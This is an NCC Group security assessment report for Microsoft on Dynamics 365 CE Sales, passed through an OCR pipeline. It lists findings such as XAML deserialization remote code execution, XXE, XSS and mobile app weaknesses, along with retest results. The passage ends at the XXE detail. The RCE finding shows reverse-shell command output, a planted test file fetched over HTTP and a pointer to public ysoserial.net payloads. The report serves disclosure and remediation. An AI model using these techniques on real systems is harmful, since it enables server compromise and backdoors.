Report for:

D365 CE Sales Assessment

Microsoft

May 2019

Version: 2.0

Prepared By:	James Briggs
Email:	james.briggs@nccgroup.com
Telephone:	+44 (0)789 609 1246

NCC Group PLC - Security Testing Audit and Compliance

XYZ Building,
2 Hardman Boulevard,
Spinningfields,
Manchester,
M3 3AQ
http://www.nccgroup.com

Executive Summary

This report presents the findings of the D365 CE Sales Assessment, conducted on behalf of Microsoft. The assessment was completed between the 04/12/2019 and 05/14/2019 and was authorised by Microsoft.

The Dynamics CRM solution offers customer relationship management and online solutions for sales, customer service, and marketing.

Retest - SD 20/08/2019:

The retest was performed between the 16/08/2019 and 20/08/2019 and was authorised by Microsoft.

Overview

The security assessment consisted of several different phases and was broad in scope, a number of issues identified were rated as critical or important, the majority of which had been identified in a previous assessment. The most significant issues affecting the application suite are discussed in the Assessment Summary below. It is recommended that the identified issues are addressed as described within this report in order to ensure that the organisation and its clients' information assets are suitably protected. This will, in turn, minimise the risk to which Microsoft is exposed.

Given that some of the higher risk issues were still present despite being previously identified, a structured program of remediation, platform wide patching and retesting is recommended. Additional recommendations have been made regarding code review and code assisted testing, further information can be found in the Strategic Recommendations section of this report.

Although a number of the issues identified were of low risk, it is recommended that these issues are also addressed to ensure that the organisation's security model maintains an appropriate defence in depth basis. In addition, addressing lower risk issues can have the added benefit of reducing a system's attractiveness to opportunistic attackers.

It should be noted that there were some delays to the testing process in the provision of accounts and information for testing, it was not possible to test some of the areas scoped for testing in depth due to technical constraints or a lack of information. More information on the limitations on testing that were encountered is provided in the Caveats (Section 1.2).

Retest - SD 20/08/2019:

Of the issues within scope of the retest, the critical risk issue was fully resolved. The high risk issue was partly closed whilst the low risk issue was still open.

The following table breaks down the issues which were identified by phase and severity of risk (issues which are reported for information only are not included in the totals):

Phase	Description	Critical	High	Medium	Low	Total
1	Web Application Security Assessment of Dynamics 365 (Including Retested Issues, Legacy Sales Vertical, New Sales Hub and testing of the underlying APIs)	0	1	2	11	**14**
2	User and Tennant Level Rate Limiting Analysis	0	0	0	0	**0**
3	Organisation Instance Ports (8085 / 8086)	0	0	0	2	**2**
4	Findings Specific to home.dynamics.com	0	0	0	4	**4**
5	Mobile UI Testing	0	0	0	7	**7**
	Total	**0**	**1**	**2**	**24**	**27**

Assessment Summary

Web Applications and Web Services (APIs)

During the testing and retesting of the application suite and its supporting web services, a small number of issues with risk ratings of critical and important were identified, along with a number of low risk issues. The majority of the high risk issues had been identified in a previous test and although many were found to reside within the administrative interface, it would be possible for an attacker to create a trial instance with such privileges and ultimately gain remote code execution on the underlying application server.

Cross-site scripting vulnerabilities and a lack of output encoding were also identified in the application suite, enabling phishing style client side attacks against users of the application suite.

Dynamics 365 Mobile Application

The mobile application was found to have several low risk issues. The most concerning of these was the lack of protection from running the device on a jailbroken phone. This allows an attacker to read any of the data that is stored on the phone from the application, including usernames, organisation names and URLs.

Additionally, the mobile application did not make use of certificate pinning. This allowed all traffic to be intercepted between the user's phone and the upstream server. This could be used by an attacker to perform a man in the middle attack and if the traffic could be decrypted, would allow an attacker to see the user's data.

More settings could be configured on the application to improve the storage of data on users' devices. These can be found in the detailed findings part of the report.

User and Tennant Level Rate Limiting

It was possible to bypass the rate limiting functionality by removing a cookie that would normally make user sessions "sticky", this allowed bypassing of the intended functionality.

Organisation Instance Ports (8085 / 8086)

No significant findings were made during testing of the organisation instance API ports, however, very little information was provided about the services and this was in line with expectations.

Findings specific to home.dynamics.com

No high risk issues were identified during the testing of home.dynamics.com, however, a small number of low risk issues were identified.

The remaining issues identified through the testing were all assessed to pose a low risk or are reported for information only. Nevertheless, it is recommended that these are reviewed and addressed so as to bring the application suite and its supporting services into line with security best practice. It is important to recognise that even low risk issues can be exploited in combination with other issues as part of a wider attack which seeks to compromise an environment or application. In addition, resolving lower risk issues can have the dual benefit of reducing the attractiveness of systems to opportunistic attackers as well as enhancing the overall security posture.

More detailed information on each of the issues which were identified is included in Section 2 of this report.

Retest - SD 20/08/2019:

The reported code execution vulnerability was fully resolved during the retest and it was no longer possible to exploit it.

A vulnerability with which it was possible to read text files on the server, scan the internal network, or cause denial of service attacks was only partly resolved by removing the affected feature from the new website's menu. However, it was still possible to recreate it by accessing the old application's UI.

Verbose error messages were still visible on the website. These could be helpful when exploiting other issues.

Strategic Recommendations

It is recommended that the issues set out in this report should be addressed by a structured programme of remedial actions, which are prioritised in accordance with the perceived risk to the organisation.

It is also recommended that the development team perform a source code review in order to identify any additional instances of the issues discovered in this report. If any new validation or secure mechanism is planned to be introduced to rectify the issues, it could be made available for reuse and used as a library throughout the codebase.

As firewall configurations appeared to differ between systems (which was noted when attempting to create reverse shells), Microsoft should also seek to review its deployment policies, ensuring all servers and host based firewalls adhere to a strict common baseline configuration before deployment.

A determined an attacker could install the on-premises version of the product to review the solution in an offline environment; seeking to identify vulnerabilities which are more difficult to identify from a blackbox (non-code assisted) application testing perspective. In addition to looking at the web pages and configurations, they can simply decompile the .NET DLL files to discover new vulnerabilities. As a number of important vulnerabilities have still been identified using the blackbox approach, it is recommended that further source code reviews be performed, followed by code-assisted testing.

As it was possible during testing to write to certain folders, such as the web directory, it is therefore recommended that a build review be performed against a server instance to identify any misconfigurations in the build process. As network filtering behaviour appeared to differ between servers, it is also recommended to perform a review of the host based firewall in use, along with a review of any upstream firewall though which an attacker may seek to egress data.

Table of Contents

Using This Report

To facilitate the dissemination of the information within this report throughout your organisation, this document has been divided into the following clearly marked and separable sections.

Document Breakdown		
	Executive Summary	Management level, strategic overview of the assessment and the risks posed to the business
1	Technical Summary	An overview of the assessment from a more technical perspective, including a defined scope and any caveats which may apply
2	Technical Details	Detailed discussion (including evidence and recommendations) for each individual security issue which was identified
3	Supplemental Data	Any additional evidence which was too lengthy to include in Section 2
4	Appendices	This section usually includes the security tools which were used, outlines the assessment methodologies and lists the assessment team members

Document Control

Document Version Control	
Data Classification	Public
Client Name	Microsoft
Project Reference	71736
Proposal Reference	N/A
Document Title	D365 CE Sales Assessment
Author	James Briggs

Document History

Document Distribution List	
Daniel Moore	Project Sponsor, Microsoft
James Briggs	Managing Security Consultant, NCC Group
Andrew Cahill	Account Manager, NCC Group

Issue No.	Issue Date	Issued By	Change Description
0.1	15/05/2019	James Briggs	Draft for NCC Group internal review only
0.2	21/05/2019	Andrew Cahill	Revised QA
1.0	21/05/2019	James Briggs	Released to client
1.1	20/08/2019	Soroush Dalili	Retest draft for NCC Group internal review only
1.2	13/05/2020	Daniel Moore	Remediation for found issues published to Trust Portal

1 Technical Summary

NCC Group was contracted by Microsoft to conduct a security assessment of the systems within scope in order to identify security issues that could negatively affect Microsoft's business or reputation if they led to the compromise or abuse of systems.

1.1 Scope

The security assessment was carried out against environments set up for two TIP organisations, owned by a single tenant and included:

- Preparation and documentation research
- Web application security assessment of the new Sales Hub
- Application security assessment of the UX Unified client including mobile elements
- Web application security assessment of home.dynamics.com
- Web application security assessment of the legacy client
- Retesting of previously identified issues (Issues identified in the report MSFT-230 from 2018)
- API, Authentication and Sampling.

The hostnames within the scope of this test are listed below:

- *.crm.dynamics.com (using the provided organisations)
- home.dynamics.com

Retest - SD 20/08/2019:

The following issues were in the scope of the retest:

- MSFT-234-1-1: Remote Code Execution via XAML Deserialization
- MSFT-234-1-2: XML External Entity Injection (XXE)
- MSFT-234-1-12: Verbose Error Messages

The reflected cross-site scripting issue (MSFT-234-1-3) was not retested as the affected functionality was not changed as confirmed by Microsoft.

1.2 Caveats

Due to the nature of the environment and at the request of Microsoft, checks that would have a high probability of causing disruption to the named hosts were excluded. Denial of service attempts were excluded for the same reason.

Some issues were encountered with the accounts initially provided for testing, for example the non-admin accounts did not appear to function and no additional licences were available. These obstacles were overcome by removing licencing from automatically generated example accounts and applying them to new accounts created by the testers, however, this did detract from the testing time available.

No valid endpoints or sample requests were provided for accessing the API residing on ports 8085 and 8086. As a result, only a small selection of test cases could be performed against the one endpoint that was identified by the testers ('/whoami').

At the time of testing, the rate limiting configuration did not appear to be effective and a method was found to evade the stickiness of sessions, ultimately allowing the testers to circumvent rate limiting features.

Some systems used by the Dynamics 365 platform were specifically marked as out of scope, for example AAD, documentation, marketplace, PowerApps and Flow. As some of these systems have their own testing lifecycles, but could potentially impact the security of the related applications reviewed in this test, it is recommended that Microsoft perform analysis on the results of testing in all related areas, to provide a holistic view of the overall security posture of the platform.

1.3 Post Assessment Cleanup

Any test accounts which were created for the purpose of this assessment should be disabled or removed, as appropriate, together with any associated content. In this case two organisations (CRM828639 and CRM645795) were created under one tenant, specifically for testing purposes and therefore removal of those instances should remove the majority of testing related content.

The systems upon which it was possible to gain remote code execution should be reverted to their initial build and the appropriate measures should be taken to ensure the vulnerabilities that let to their compromise are fully patched and retested.

Revert any WAF/IDS/IPS/firewall changes which were made for the purposes of the assessment.

1.4 Risk Ratings

The applied severity rating system provides a rating for each vulnerability per component or platform. This rating represents the worst theoretical outcome were a vulnerability to be exploited on a given component or platform. The severity rating does not indicate the likelihood of that outcome.

To assess that likelihood, the Exploitability Index is designed to provide additional information to help better prioritise the deployment of security updates and remediation effort. The definitions of the Severity ratings are:

Rating	Definition
Critical ✖	A vulnerability whose exploitation could allow code execution without user interaction. These scenarios include self-propagating malware (e.g. network worms), or unavoidable common use scenarios where code execution occurs without warnings or prompts. This could mean browsing to a web page or opening email. Microsoft recommends that customers apply Critical updates immediately.
Important ⛔	A vulnerability whose exploitation could result in compromise of the confidentiality, integrity, or availability of user data, or of the integrity or availability of processing resources. These scenarios include common use scenarios where client is compromised with warnings or prompts regardless of the prompt's provenance, quality, or usability. Sequences of user actions that do not generate prompts or warnings are also covered. Microsoft recommends that customers apply Important updates at the earliest opportunity.
Moderate !	Impact of the vulnerability is mitigated to a significant degree by factors such as authentication requirements or applicability only to non-default configurations. Microsoft recommends that customers consider applying the security update.
Low ⚠	Impact of the vulnerability is comprehensively mitigated by the characteristics of the affected component. Microsoft recommends that customers evaluate whether to apply the security update to the affected systems.
	The following are not part of the MS Bug Bar but have been included to aid commentary
Info ℹ	A discovery was made that has been rated as of informational value. This should be addressed in order to meet leading practice.
Good ✓	Good security practices were being followed or an audit item was found to be present and correct.

As necessary, we will note cases where the severity of a vulnerability depends on system environment or use.

1.5 Findings Overview

All the issues identified during the assessment are listed below with a brief description and risk rating for each issue. The risk ratings used in this report are defined in Section 1.4 Risk Ratings.

Phase 1 – Web Application Security Assessment of Dynamics 365 (Including Retested Issues, Legacy Sales Vertical, New Sales Hub and testing of the underlying APIs)

Ref	Finding	Retest	Risk
MSFT-234-1-1	***Remote Code Execution via XAML Deserialization*** The application deserialized user provided XAML objects on the server-side. As a result, commands could be executed on the server by sending a malicious XAML message.	CLOSED	**Critical** ✖
MSFT-234-1-2	***XML External Entity Injection (XXE)*** It was possible for an attacker to use a vulnerability in the configuration of the XML processor to read any file on the host system that presented the application.	CLOSED	**Important** ⛔
MSFT-234-1-3	***Reflected Cross-Site Scripting*** The Dynamics 365 application was vulnerable to reflected, or non-persistent, cross-site scripting (XSS) attacks. This type of vulnerability occurs when data provided by a web client is used immediately by server-side scripts to generate a page of results for the user. If unvalidated user-supplied data is included in the resulting page without full and proper HTML escaping, client- side executable code may be injected into the dynamic page.	CLOSED	❗
MSFT-234-1-4	***Arbitrary File Path Manipulation*** The application allowed users to provide a file path to load DLL files for the plugins. This could be potentially abused to enumerate internal resources on the server-side.	CLOSED	**Moderate** ❗
MSFT-234-1-5	***XPath Injection*** The application was vulnerable to XPath injection. In XPath injection, an attacker sends XML data to an application or website, and this data is incorporated into XPath queries without being validated. The result is that the attacker can potentially alter the application's behaviour.		**Low** ⚠
MSFT-234-1-6	***High Privileged Stored Cross-Site Scripting*** The application was potentially vulnerable to persistent or stored cross-site scripting (XSS). Although the administrative account could include JavaScript code via normal functionality, this issue could be also exploited by bypassing client-side validation or manipulating input parameters.		**Low** ⚠
MSFT-234-1-7	***Malicious File Uploaded*** It was possible to upload files containing potentially malicious content to the reports area of the application using the Existing File option, although a blacklist was in place to prevent specific file types from being uploaded it was still possible to include a malicious payload in a Microsoft Excel file.		**Low** ⚠

MSFT-234-1-8	***No Effective Anti-Virus Enabled*** It was possible to successfully upload the industry-standard virus test signature EICAR to the reporting system, and to download the file once uploaded. This demonstrates that no effective real-time scanning anti-virus software was enabled. Ultimately, this highlights that an attacker with access to the Dynamics 365 interface could potentially use it to disseminate malware or other malicious content within the tenant organisation.		**Low** △
MSFT-234-1-9	***Lack of Output Encoding in API Error Handling*** It was found that the data API did not apply output encoding to posted data when it was reflected in responses, however, the responses had the appropriate Content-Type header of application/json, meaning that they would not be rendered as HTML in most modern browsers and therefore would not result in cross-site scripting against such browsers. The exception being browsers that do not respect the provided content type and instead attempt to 'sniff' the content type based on the response received, such as older versions of internet explorer. As the viability of using this issue in cross-site scripting attacks is minimal, it has been raised as a separate issue with a lower risk rating.		**Low** △
MSFT-234-1-10	***Use of Security-Related HTTP Response Headers*** HTTP response headers which could be used to enhance the security posture of the Dynamics 365 application were not used.		**Low** △
MSFT-234-1-11	***Cacheable HTTP Responses*** At various places, cache control directives did not appear to be present, or were insufficient, to prevent caching of HTTPS content. This could result in sensitive data being cached by the user's web browser. Depending on the type of content being viewed, this could result in potentially-sensitive content remaining on the endpoint after the user had completed their session.		**Low** △
MSFT-234-1-12	***Verbose Error Messages*** A number of pages and services were found to return verbose error messages when an application or service level exception occurred.	OPEN	**Low** △
MSFT-234-1-13	***Ineffective Session Termination (ASP.NET Forms Authentication)*** A session token for the application remained valid (and could be used to authenticate requests to the application) even after the logout function had been invoked in the associated session. This indicates that the session termination mechanism was not fully effective, and increases the probability of unauthorised access to the application.		**Low** △
MSFT-234-1-14	***Potential Rate Limiting Implementation Issue*** One of the implemented mechanism for limiting the requests' rate on the API server was not in use. This could potentially lead to a denial of service attack.		**Low** △

MSFT-234-1-19	***Version Disclosure in HTTP Response Headers*** It was possible to ascertain the version of IIS in use by crafting a HTTP request using an unexpected method. An attacker may use this information to gain a greater understanding of the underlying technologies involved and tailor further attacks to these specific products. It is therefore good practice to exclude information such as this from HTTP responses.	**Low** ⚠
MSFT-234-1-15	***Concurrent Logins Allowed*** The application did not prevent a particular user from logging in multiple times and creating multiple simultaneous sessions, which may also be possible from different IP addresses. Failure to prevent concurrent logins makes it harder for a user to identify that their account has been compromised as illegitimate and legitimate use could occur at the same time.	**Info** ℹ
MSFT-234-1-16	***Outdated JavaScript Libraries*** The Dynamics 365 application used outdated versions of popular JavaScript libraries which were known to suffer from vulnerabilities under certain conditions.	**Info** ℹ
MSFT-234-1-17	***Multiple Wildcards in TLS Certificate*** The servers used a TLS certificate that covered a large array of domains. The use of multiple wildcards offers a cost-effective means of extending SSL/TLS coverage across multiple servers and applications. However, although wildcard certificates are cryptographically no weaker than dedicated certificates, the effective security level is reduced to that of the weakest application or component. Since the hosts covered by the wildcards were likely to be mirrors of a standard build and/or virtual hosts, the risk has been reduced to informational.	**Info** ℹ
MSFT-234-1-18	***Open URL Redirection*** The report type Link to Webpage allowed an arbitrary URL to be supplied, which could be used to conduct a malicious attack, such as a phishing scenario to try to capture credentials. Since this feature was intended, it has been recorded for information but recommendations have been made to highlight the destination to users and allow administrators to restrict the scope of redirects.	**Info** ℹ
MSFT-234-1-20	***LUCKY13 Issue Flagged*** As observed in the results of the testssl.sh tool included in Supplemental Data Section 3.5, the server's TLS stack seemed to be vulnerable to the Lucky13 attack due to its use of CBC cipher suites. Lucky13 is a timing attack which has been fixed in most TLS libraries. Although some libraries or some versions are still vulnerable, it is not an easy vulnerability to test. Known exploitations have been performed, but only in test labs with ideal settings and little distance between the attacker and the server.	**Info** ℹ

Phase 2 – User and Tennant Level Rate Limiting Analysis

Ref	Finding	Risk
MSFT-234-2-1	***Circumventing the Rate Limit Feature Using Multiple Servers*** The throttling feature of the application to stop denial of service attacks was designed to work on one web server at the time. As a result, it was possible to send more requests than the defined limit without receiving any errors.	Info ℹ

Phase 3 – Organisation Instance Ports (8085 / 8086)

Ref	Finding	Risk
MSFT-234-3-2	***Use of Security-Related HTTP Response Headers*** HTTP response headers which could be used to enhance the security posture of the Dynamics 365 application were not used.	Low ⚠
MSFT-234-3-3	***Version Disclosure in HTTP Response Headers*** HTTP headers produced by the web services on port 8085 and 8086 provided information about the software installed on the host. An attacker may use this information to gain a greater understanding of the underlying technologies involved and tailor further attacks to these specific products. It is therefore good practice to exclude information such as this from HTTP responses.	Low ⚠
MSFT-234-3-1	***Multiple Wildcards in TLS Certificate*** The servers used a TLS certificate that covered a large array of domains. The use of multiple wildcards offers a cost-effective means of extending SSL/TLS coverage across multiple servers and applications. However, although wildcard certificates are cryptographically no weaker than dedicated certificates, the effective security level is reduced to that of the weakest application or component. Since the hosts covered by the wildcards were likely to be mirrors of a standard build and/or virtual hosts, the risk has been reduced to informational.	Info ℹ
MSFT-234-3-4	***LUCKY13 Issue Flagged*** As observed in the results of the testssl.sh tool included in Supplemental Data Section 3.5, the server's TLS stack seemed to be vulnerable to the Lucky13 attack due to its use of CBC cipher suites. Lucky13 is a timing attack which has been fixed in most TLS libraries. Although some libraries or some versions are still vulnerable, it is not an easy vulnerability to test. Known exploitations have been performed, but only in test labs with ideal settings and little distance between the attacker and the server.	Info ℹ

Phase 4 – Findings Specific to home.dynamics.com

Ref	Finding	Risk
MSFT-234-4-1	***Overly Permissive Cross-Origin Resource Sharing Headers*** The API functions on the home.dynamics.com domain implemented an overly permissive cross-origin resource sharing (CORS) policy which allows client-side scripts on other domains to bypass the same origin policy and retrieve content, regardless of the originating domain. This occurred because either an arbitrarily supplied origin domain suffix was interpolated into the CORS header in the resulting response or because the CORS header on the response included a wildcard.	Low ⚠

MSFT-234-4-2	***Use of Security-Related HTTP Response Headers*** HTTP response headers which could be used to enhance the security posture of the Dynamics 365 application were not used.	Low
MSFT-234-4-3	***Cacheable HTTP Responses*** At various places, cache control directives did not appear to be present, or were insufficient, to prevent caching of HTTPS content. This could result in sensitive data being cached by the user's web browser. Depending on the type of content being viewed, this could result in potentially-sensitive content remaining on the endpoint after the user had completed their session.	Low
MSFT-234-4-4	***Version Disclosure in HTTP Response Headers*** It was possible to ascertain the version of IIS in use by crafting a HTTP request using an unexpected method. An attacker may use this information to gain a greater understanding of the underlying technologies involved and tailor further attacks to these specific products. It is therefore good practice to exclude information such as this from HTTP responses.	Low
MSFT-234-4-5	***LUCKY13 Issue Flagged*** As observed in the results of the testssl.sh tool included in Supplemental Data Section 3.5, the server’s TLS stack seemed to be vulnerable to the Lucky13 attack due to its use of CBC cipher suites. Lucky13 is a timing attack which has been fixed in most TLS libraries. Although some libraries or some versions are still vulnerable, it is not an easy vulnerability to test. Known exploitations have been performed, but only in test labs with ideal settings and little distance between the attacker and the server.	Info

Phase 5 – Mobile UI Testing

Ref	Finding	Risk
MSFT-234-5-1	***No Jailbreak Detection*** The Dynamics 365 mobile application did not implement security controls designed to detect when it was running on a ‘jailbroken’ device. Devices that have been jailbroken device essentially have a degraded security model. This can cause sensitive data to be exposed to a malicious user (e.g. somebody who has stolen the device), or a malicious application installed on the device. Furthermore, an attacker can use various tools such as debuggers, hooking frameworks and profilers to study the application while it is running on a rooted device or emulator.	Low
MSFT-234-5-2	***Sensitive Data Stored in UserDefaults*** The Dynamics 365 mobile application made use of the iOS UserDefaults database to store sensitive data such as username and company name. UserDefaults is not an appropriate storage mechanism for such sensitive information because the database is not encrypted and its contents can be easily extracted by an attacker with access to the device filesystem, using off-the-shelf tools.	Low
MSFT-234-5-3	***Backgrounding Screenshots Enabled*** By default, when an iOS application is sent to the background (e.g. by pressing the Home button), the operating system will take a screenshot of the current UI and store it for future use. The Dynamics 365 mobile application did not disable this feature, and hence screenshots containing client information could be written to the device file system.	Low

MSFT-234-5-4	***Manual Screenshots Not Disabled*** It was possible for the user to take screen captures of the Dynamics 365 mobile application, using iOS's screenshot key combination. This could lead to images containing sensitive information being stored in unencrypted form on the device filesystem. Although it is perhaps unlikely that the user would deliberately take screenshots of their online banking data, it is relatively easy to press the relevant key combination by accident, and this could lead to the inadvertent leakage of sensitive data.	Low ⚠
MSFT-234-5-5	***No Certificate Pinning*** The Dynamics 365 mobile application did not implement certificate pinning. This is a security feature which involves hard-coding the expected SSL/TLS certificate of the server (or a particular certificate authority) into the application, rather than relying on the certificate chain validation function offered by the underlying platform. This mitigates the risk from various active attacks which could be performed against the application's SSL/TLS connection, and lead to a man-in-the-middle attacker being able to decrypt the application's communications.	Low ⚠
MSFT-234-5-6	***Persistent Application State*** The Dynamics 365 mobile application was designed in a way that kept the user logged in until the user manually logged out from the application. This meant that a user's session was persistent when the application was sent to the background, increasing the likelihood of information leakage if a device was lost or an attacker obtained temporary access to it, and the user had not logged out properly.	Low ⚠
MSFT-234-5-7	***Persistent Information After Logout*** Several pieces of information being stored by Dynamics 365 mobile application were not erased from the device after a user successfully logged out. This may allow compromising confidential information of the affected user, as username, organisation name and URL could be disclosed, increasing the risk of sensitive information leakage in cases where a device is lost.	Low ⚠

2 Technical Details

The remainder of this document is technical in nature and provides additional detail about the items already discussed, for the purposes of remediation and risk assessment.

2.1 Detailed Findings

2.1.1 Phase 1 – Web Application Security Assessment of Dynamics 365 (Including Retested Issues, Legacy Sales Vertical, New Sales Hub and testing of the underlying APIs)

MSFT-234-1-1	***Remote Code Execution via XAML Deserialization***	☒
Bug Bar	Critical	
Retest	20/08/2019	**CLOSED**

Description:

The application deserialized user provided XAML objects on the server-side. As a result, commands could be executed on the server by sending a malicious XAML message.

The XAML object was found to be used within the `Business Rules` area that was used by some of the entities. Additionally, the `Processes` section was also affected. Both of these areas were accessible via `Menu > Settings > Customizations`.

It should be noted that other pages and web services that accept XAML processing are potentially affected as well. Therefore, it is recommended to review the source code to help identify all the affected areas.

Payloads for the exploitation are available publicly via the ysoserial.net project.


The `xaml` parameter within the `Business Rules` area and the `Processes` section were vulnerable. Other pages of the website that use a XAML objects might be also affected. Therefore, it is recommended to review the source code to ensure no other affected areas exist.

This issue could be exploited by using the sale account and an administrative account was not required.

Despite getting a DNS request back from every sent request with the payload, different boxes behaved differently, as only a few of them could establish a reverse shell over ports 80 or 443 externally. It was possible to point at different boxes by removing the 'ApplicationGatewayAffinity' cookie parameter. This behaviour showed that firewall rules on different boxes have been set up differently.


The following screenshot shows that a reverse shell was established with a box and commands were executed:

Figure 1 - Running command on a CRM server



```
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>hostname
hostname
BY2CRMS662APW00

c:\windows\system32\inetsrv>e:
e:

E:\>dir
dir
 Volume in drive E is data
 Volume Serial Number is C6F6-007C

 Directory of E:\

02/21/2019  11:43 PM    <DIR>          cdstools
04/26/2019  02:32 AM    <DIR>          CMA
04/28/2019  06:00 AM    <DIR>          Deployment
02/22/2019  05:54 AM    <DIR>          DeploymentLogs
04/28/2019  05:59 AM    <DIR>          Microsoft CRM Monitoring
04/28/2019  05:59 AM    <DIR>          Microsoft CRM Server
02/21/2019  11:54 PM    <DIR>          share
02/21/2019  11:13 PM    <DIR>          vstsagent
02/21/2019  11:54 PM    <DIR>          WWWLog
```

The NetworkService account also had write permissions on the web application directory ('E:\Microsoft CRM Server\CRMWeb\') that could be abused to embed a backdoor by uploading a web shell, changing configurations or DLLs or uploading malicious resource files. The following screenshot shows that a text file was created on one of the servers and could be accessed remotely:



```
GET /ncctest1235.txt HTTP/1.1
Host: crm828639.crm.dynamics.com
Cookie: ApplicationGatewayAffinity=9cf2cd1ff183d00d1c1e0cdc4376867b77e7437be2a9bf6d746341c922d2c348;
```

```
HTTP/1.1 200 OK
Cache-Control: public,max-age=31536000
Allow: OPTIONS,GET,HEAD,POST
Content-Type: text/plain
Last-Modified: Thu, 02 May 2019 16:49:07 GMT
Accept-Ranges: bytes
ETag: "5a84df561d51:0"
Server:
Public: OPTIONS,GET,HEAD,POST
Date: Fri, 03 May 2019 08:54:00 GMT
Content-Length: 7

1337
```

Figure 2 - Creating a file on the website

Please refer to the Supplemental Data, Section 3.1 for more details.

This issue was originally reported to Microsoft within the "CREST - Dynamics 365 Customer Engagement" report in March 2018, with issue ID of MSFT-215-1-2. This vulnerability also affects other versions of Microsoft Dynamics CRM. The issue still exists on the last day of the assessment and needs to be retested in the future.

Recommendation:

According to MSDN (see the References below), the custom XAML workflows should be disabled on Dynamics 365 Online. It is therefore recommended to ensure that XAML objects cannot be provided by users on the Dynamics 365 online application.

If users need to provide XAML objects, the provided data needs to be validated to ensure they cannot load arbitrary methods and types.

Ensure that firewall rules across the web servers are the same in order to prevent reverse connections.

Stop sending DNS requests externally if possible, in order to prevent the risk of data exfiltration via DNS queries.

It is recommended to remove the write permission of the NetworkService account on the unnecessary files and directories such as the web application directory.

It is also recommended to rebuild the web servers using a new application pool to ensure that new cryptographic keys are in use.

Retest - SD 20/08/2019:

Although it was possible to recreate this issue on the first day of the retest, this vulnerability was resolved on the second day of the assessment.

The application used a list of allowed assembly names that could be used within the XAML files. None of the existing gadgets within the ysoserial.net project were included in the whitelisted assemblies. Therefore, it was not possible to exploit this using the previously reported payloads.

This issue can become exploitable again if one of the allowed assemblies would handle untrusted data insecurely. This could not be tested during the retest due to the time constraints.

Affects:

DNS Name
*.crm.dynamics.com

References:

Custom XAML workflows

https://msdn.microsoft.com/en-gb/library/gg309458.aspx

The ysoserial.net Project

https://github.com/pwntester/ysoserial.net

MSFT-234-1-2 *XML External Entity Injection (XXE)*

Bug Bar	Important
Retest	20/08/2019 **PART CLOSED**

Description:

